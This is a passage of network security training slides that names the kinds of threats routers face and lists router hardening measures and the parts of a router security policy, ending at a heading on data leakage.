
- Gaining information about the network
- Disabling routers and the disrupting the network
- Reconfiguring routers
- Using routers to perform internal attacks
- Using routers to perform external attacks
- Rerouting network traffic



Router Security Measures

1. Implement written, approved, and distributed router policy
2. Returned IOS version should be checked and up-to-date
3. Configure users and passwords
4. Enable password encryption
5. Implement access restriction on console
6. Disable unnecessary services
7. Properly configure necessary services such as DNS
8. Shutdown unnecessary interfaces
9. Identify and check the ports and protocols
10. Implement ACL to limit traffic to the required ports and protocols
11. Implement ACL to block reserved and inappropriate addresses
12. Enable logging
13. Use NTP, to set the router's time of day accurately
14. Logs checked, reviewed, and archived as per defined policy


Notes: ______________________________



Design, Implement, and Enforce Router Security Policy


Router Security Policy Should consist of:

- Password Policy
- Authentication Policy
- Remote Access Policy
- Filtering Policy
- Backup Policy
- Redundancy Policy
- Documentation Policy
- Physical Access Policy
- Monitoring Policy
- Update Policy



LO#04: Explain Data Leakage Concepts

Notes:

